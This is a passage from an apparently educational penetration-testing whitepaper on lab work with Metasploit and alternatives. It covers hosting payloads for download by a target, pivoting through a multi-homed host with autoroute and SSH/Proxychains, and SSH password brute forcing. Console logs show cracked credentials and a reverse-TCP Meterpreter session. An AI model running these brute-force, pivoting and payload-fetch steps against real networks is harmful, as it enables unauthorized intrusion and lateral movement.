

Figure 40 - Metasploit attacker hosted FTP server

After starting the FTP server on the attacker system, a remote shell connection can be used to run the FTP tool and connect to it. The FTP tool is very simple to use and is almost universally available on *nix systems and on Windows as well (Figure 41).



Figure 41 - Connecting to FTP server from target

2.4.2 Alternative

Once there is initial shell access to the target system, Kali Linux offers a very minimal HTTP server tool that can be used to host the exploit file. The user only needs to navigate to the folder containing the file and initialise the SimpleHTTPServer with Python (Figure 42). After this, using the remote shell the user can use a simple 'wget' to fetch the file or if they have remote graphical access to the target, they can simply browse to the IP address of the attacker machine (Figure 43).



Figure 42 - Setting up SimpleHTTPServer on attacker side



Figure 43 - Downloading a file from SimpleHTTPServer with target system

2.5 PIVOTING

Larger companies usually have their complex networks divided into smaller sections and some departments might not be able to access certain parts of the network due to security or practical reasons. Pivoting inside a network means using an intermediary host which has access to an otherwise inaccessible section of the network to gain access to this new subnetwork.

2.5.1 Metasploit

To demonstrate pivoting, Metasploit has first been used to brute force an SSH connection to a multi-homed system (Figure 44). The newly found subnet can then be scanned using the basic ping sweep module to find a new host (Figure 45).

```
[*] SSH - Starting bruteforce
[+] SSH - Success: 'xadmin:plums' 'uid=1000(xadmin) gid=1000(xadmin) groups=1000(xadmin),4(adm),2
4(cdrom),27(sudo),30(dip),46(plugdev),108(lpadmin),124(sambashare) Linux xadmin-virtual-machine 3
.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux '
[!] No active DB -- Credential data will not be saved!
[*] Command shell session 1 opened (192.168.0.200:46105 -> 192.168.0.34:22) at 2017-09-30 22:42:5
6 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ssh_login) > sessions -i 1
[*] Starting interaction with 1...

ifconfig                    multi-homed system
eth0      Link encap:Ethernet  HWaddr 00:0c:29:52:44:05
          inet addr:192.168.0.34  Bcast:192.168.0.63  Mask:255.255.255.224
          inet6 addr: fe80::20c:29ff:fe52:4405/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:24 errors:0 dropped:0 overruns:0 frame:0
          TX packets:236 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3656 (3.6 KB)  TX bytes:29243 (29.2 KB)

eth1      Link encap:Ethernet  HWaddr 00:0c:29:52:44:0f
          inet addr:13.13.13.12  Bcast:13.13.13.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe52:440f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
```

Figure 44 - Multi-homed system (Metasploit)

```
msf auxiliary(ssh_login) > use post/multi/gather/ping_sweep
msf post(ping_sweep) > show options

Module options (post/multi/gather/ping_sweep):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       IP Range to perform ping sweep against.
   SESSION                   yes       The session to run this module on.

msf post(ping_sweep) > set RHOSTS 13.13.13.0/24
RHOSTS => 13.13.13.0/24
msf post(ping_sweep) > set session 1
session => 1
msf post(ping_sweep) > exploit

[*] Performing ping sweep for IP range 13.13.13.0/24
[*]     13.13.13.12 host found
[*]     13.13.13.13 host found      <-- new host
[*] Post module execution completed
```

Figure 45 - Scanning for new hosts with Metasploit

The new IP address was then noted down and the basic remote shell session was upgraded into a Meterpreter session to gain access to the more advanced features. In older Metasploit versions, the command 'run autoroute' was used to scan and add new routes but this has been deprecated and a new module called autoroute was added specifically for this task. The newly opened Meterpreter session needs to be selected for the module to work and after the module gets run, any new routes are added automatically (Figure 46 & Figure 47).

```
msf auxiliary(ssh_login) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.0.200:4433
[*] Starting the payload handler...
[*] Sending stage (797784 bytes) to 192.168.0.34
[*] Meterpreter session 2 opened (192.168.0.200:4433 -> 192.168.0.34:44573) at 2017-09-30 23:12:39 -0400
[-] Failed to start exploit/multi/handler on 4433, it may be in use by another process.
msf auxiliary(ssh_login) > sessions

Active sessions
===============

  Id  Type                   Information                                                  Connection
  --  ----                   -----------                                                  ----------
  1   shell /linux           SSH xadmin:plums (192.168.0.34:22)                           192.168.0.200:35905 ->
 192.168.0.34:22 (192.168.0.34)
  2   meterpreter x86/linux  uid=1000, gid=1000, euid=1000, egid=1000 @ 192.168.0.34  192.168.0.200:4433 ->
192.168.0.34:44573 (192.168.0.34)

msf auxiliary(ssh_login) >
```

Figure 46 - Upgrading Metasploit shell

```
msf auxiliary(ssh_login) > use post/multi/manage/autoroute
msf post(autoroute) > show options

Module options (post/multi/manage/autoroute):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CMD      autoadd          yes       Specify the autoroute command (Accepted: add, autoadd, print, delete,
 default)
   NETMASK  255.255.255.0    no        Netmask (IPv4 as "255.255.255.0" or CIDR as "/24"
   SESSION                   yes       The session to run this module on.
   SUBNET                    no        Subnet (IPv4, for example, 10.10.10.0)

msf post(autoroute) > set SESSION 2
SESSION => 2
msf post(autoroute) > exploit

[*] Running module against 192.168.0.34
[*] Searching for subnets to autoroute.
[+] Route added to subnet 13.13.13.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 192.168.0.32/255.255.255.224 from host's routing table.
[*] Post module execution completed
msf post(autoroute) >
```

Figure 47 - Using autoroute module in Metasploit

After the new route(s) have been added, the new host can be scanned with for example a TCP scan to find any open services that can be exploited to further move inside the network (Figure 48).

```
msf post(autoroute) > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to check per host
   DELAY        0                yes       The delay between connections, per thread, in milliseconds
   JITTER       0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in
milliseconds.
   PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                        yes       The target address range or CIDR identifier
   THREADS      1                yes       The number of concurrent threads
   TIMEOUT      1000             yes       The socket connect timeout in milliseconds

msf auxiliary(tcp) > set RHOSTS 13.13.13.13
RHOSTS => 13.13.13.13
msf auxiliary(tcp) > set PORTS 20-100
PORTS => 20-100
msf auxiliary(tcp) > exploit

[*] 13.13.13.13:          - 13.13.13.13:22 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) >
```

Figure 48 - Portscanning newly found host with Metasploit

If the new route to the second host had not been added before, the TCP port scan would not have found anything as it would not have been able to reach the host (Figure 49).

```
msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > set RHOSTS 13.13.13.13
RHOSTS => 13.13.13.13
msf auxiliary(tcp) > set PORTS 20-100
PORTS => 20-100
msf auxiliary(tcp) > exploit

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) >
```

no services found because the host does not "exist"

Figure 49 - New host not visible before pivoting

2.5.2 Alternative

One way to discover new hosts and being able to scan them without the use of Metasploit, is to use SSH with dynamic port forwarding which utilises a socks4 proxy. Without this proxy, the target (currently unknown) system (Figure 50) would be unreachable. The configuration file for Proxychains can be found in /etc/proxychains.conf (Figure 51).

```
root@kali:~# ping 13.13.13.13
PING 13.13.13.13 (13.13.13.13) 56(84) bytes of data.
From 192.168.0.193 icmp_seq=1 Destination Net Unreachable
From 192.168.0.193 icmp_seq=2 Destination Net Unreachable
From 192.168.0.193 icmp_seq=3 Destination Net Unreachable
^C
--- 13.13.13.13 ping statistics ---
3 packets transmitted, 0 received, +3 errors, 100% packet loss, time 2030ms
```

Figure 50 - Cannot ping host without pivoting



Figure 51 - Proxychains configuration file

After first gaining SSH access to the intermediary server, its networking interfaces were checked to validate that it was a multi-homed system (Figure 52). Because the host does not have Nmap installed, a very crude Bash script was written to ping all IP addresses within the new range and one new live host (Figure 53) was found (note: this example relies on the target NOT rejecting/filtering ping requests with a firewall).



Figure 52 - Multi-homed system (SSH)



Figure 53 - Ping script for host discovery

The dynamic port forwarding was then setup from the attacker machine (Figure 54) and an Nmap scan can be launched to scan for any open services on the new host which can then be exploited further (Figure 55 & Figure 56). The downside to using dynamic port forwarding and Proxychains, is that the Nmap scan support is very minimal. Only simple TCP scans can be run using this technique (Stack Exchange, 2017).

Figure 54 - Dynamic port forwarding with SSH



Figure 55 - Nmap scan through Proxychains



Figure 56 - Service found on new host

If the intermediary server has been compromised with privileged user rights, an SSH tunnel can be configured on it with network address translation (NAT) allowing the attacker machine Nmap to be used to its full capabilities (not demonstrated in this whitepaper).

2.6 USER CREDENTIAL CRACKING

2.6.1 Metasploit

Metasploit has hundreds of different scanner modules with many offering brute forcing features (Figure 57). Similar to other modules, the scanners usually need to know the target IP address and then the user can add any other known information (Figure 58). Depending on the module, Metasploit will attempt to open up a remote access shell upon successfully brute forcing the credentials (Figure 59). The scanner options are often fairly limited and lack any finer configurability that might be needed for some specific scenarios like web application login brute forcing.



Figure 57 - Different scanner modules in Metasploit

```
msf5 > use auxiliary/scanner/ssh/ssh_login
msf5 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), range CIDR identifier, or hosts file with syntax 'f
ile:<path>'
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per li
ne
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts

msf5 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.1.132
RHOSTS => 192.168.1.132
msf5 auxiliary(scanner/ssh/ssh_login) > set USERNAME ubuntu
USERNAME => ubuntu
msf5 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /usr/share/wordlists/metasploit/http_default_pass.txt
PASS_FILE => /usr/share/wordlists/metasploit/http_default_pass.txt
msf5 auxiliary(scanner/ssh/ssh_login) > exploit

[+] 192.168.1.132:22 - Success: 'ubuntu:password' ''
[*] Command shell session 1 opened (192.168.1.129:43051 → 192.168.1.132:22) at 2020-04-26 14:08:24 +0100
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssh/ssh_login) >
```

Figure 58 - SSH credential brute forcing (Metasploit)

